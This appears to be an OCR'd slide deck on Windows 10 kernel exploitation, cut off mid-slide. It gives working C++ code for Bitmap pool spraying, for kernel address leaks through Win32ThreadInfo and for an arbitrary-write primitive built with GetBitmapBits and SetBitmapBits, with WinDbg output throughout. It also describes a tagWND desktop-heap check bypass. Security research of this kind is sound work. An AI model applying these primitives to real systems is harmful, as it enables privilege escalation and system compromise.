
```
kd> dt _TEB @$teb
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : (null)
   +0x058 ThreadLocalStoragePointer : 0x00000056`4c614058 Void
   +0x060 ProcessEnvironmentBlock : 0x00000056`4c613000 _PEB
   +0x068 LastErrorValue   : 0
   +0x06c CountOfOwnedCriticalSections : 0
   +0x070 CsrClientThread  : (null)
   +0x078 Win32ThreadInfo  : 0xffff905c`001ecb10 Void
```

Locating Bitmap Object


- Creating a number of large Bitmap objects stabilizes the Pool
- Large static offset will point into Bitmaps




```
DWORD64 size = 0x10000000 - 0x260;
BYTE *pBits = new BYTE[size];
memset(pBits, 0x41, size);

DWORD amount = 0x4;
HBITMAP *hbitmap = new HBITMAP[amount];

for (DWORD i = 0; i < amount; i++)
{
    hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
}
```



```
DWORD64 leakPool()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
    addr += 0x16300000;
    return addr;
}
```




```
Win32ThreadInfo : 0xffff905c`001ecb10
```



```
kd> dq ffff905c`16300000
ffff905c`16300000  41414141`41414141 41414141`41414141
ffff905c`16300010  41414141`41414141 41414141`41414141
ffff905c`16300020  41414141`41414141 41414141`41414141
ffff905c`16300030  41414141`41414141 41414141`41414141
ffff905c`16300040  41414141`41414141 41414141`41414141
ffff905c`16300050  41414141`41414141 41414141`41414141
ffff905c`16300060  41414141`41414141 41414141`41414141
ffff905c`16300070  41414141`41414141 41414141`41414141
```

Locating Bitmap Object


- Delete the second large Bitmap object.
- Allocate ~10000 new Bitmap objects of 0x1000 bytes each.
- Will point to start of Bitmap object.




```
kd> dq ffff905c`16300000 L20
ffff905c`16300000  00000000`01050ec9 00000000`00000000
ffff905c`16300010  00000000`00000000 00000000`00000000
ffff905c`16300020  00000000`01050ec9 00000000`00000000
ffff905c`16300030  00000000`00000000 00000001`00000368
ffff905c`16300040  00000000`00000da0 ffff905c`16300260
ffff905c`16300050  ffff905c`16300260 00008039`00000da0
ffff905c`16300060  00010000`00000006 00000000`00000000
ffff905c`16300070  00000000`04800200 00000000`00000000
ffff905c`16300080  00000000`00000000 00000000`00000000
ffff905c`16300090  00000000`00000000 00000000`00000000
ffff905c`163000a0  00000000`00000000 00000000`00000000
ffff905c`163000b0  00000000`00001570 00000000`00000000
ffff905c`163000c0  00000000`00000000 00000000`00000000
ffff905c`163000d0  00000000`00000000 00000000`00000000
ffff905c`163000e0  00000000`00000000 ffff905c`163000e8
ffff905c`163000f0  ffff905c`163000e8 00000000`00000000
```

Locating Bitmap Object

- Overwrite size of leaked Bitmap
- Reuses two consecutive Bitmaps



```
BOOL writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);

    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BE] = addr;
    SetBitmapBits(h1, 0xe00, pbits);
    SetBitmapBits(h2, 0x8, input);
    delete[] pbits;
    delete[] input;
    return TRUE;
}
```




```
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000 00000000`000000ff
00000000`1a000010  00000000`00000000 00000000`00000000
00000000`1a000020  00000000`00000000 00000000`00000000
kd> dq ffff905c`16300000+38 L1
ffff905c`16300038  00000001`00000368
kd> eq ffff905c`16300038  00001001`00000368
kd> dq 0xfffff78000000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq 0xfffff78000000800 L1
fffff780`00000800  00000000`00000000
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc               int     3
kd> dq 0xfffff78000000800 L1
fffff780`00000800  11223344`55667788
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000 00000000`000000ff
00000000`1a000010  00000000`01050ec9 00000000`01050ec8
00000000`1a000020  0fa00000`00000000 00000000`00000000
```


Write-What-Where simulation

tagWND Read/Write outside Desktop Heap


- Pointer verification is performed by DesktopVerifyHeapPointer.
- tagWND.strName must be within the Desktop Heap



```
mov     rcx, rbx          ; tagDESKTOP pointer
call    DesktopVerifyHeapPointer
lea     rdx, [rdi-1]
mov     rcx, rbx
mov     rbx, [rsp+38h+arg_0]
add     rsp, 30h
pop     rdi
jmp     $+5
DesktopVerifyHeapLargeUnicodeString endp
```




```
DesktopVerifyHeapPointer proc near

BugCheckParameter4= qword ptr -18h

; FUNCTION CHUNK AT 00000001C0199C18 SIZE 0000001F BYTES

sub     rsp, 38h
mov     r9, [rcx+78h]     ; Address of Desktop Heap
cmp     rdx, r9           ; Str buffer must not be below Desktop Heap
jb      loc_1C0199C18
```




```
mov     eax, [rcx+80h]    ; Size of Desktop Heap
add     rax, r9           ; Max address of Desktop Heap
cmp     rdx, rax          ; Str buffer must not be above Desktop Heap
jnb     loc_1C0199C18
```

tagWND Read/Write outside Desktop Heap

- Desktop Heap address and size comes from tagDESKTOP object.
  - No validation on tagDESKTOP pointer.
  - Pointer is taken from header of tagWND.
- Find tagDESKTOP pointer and replace it.
  - Control Desktop Heap address and size during verification.




```
kd> dt win32k!tagWND head
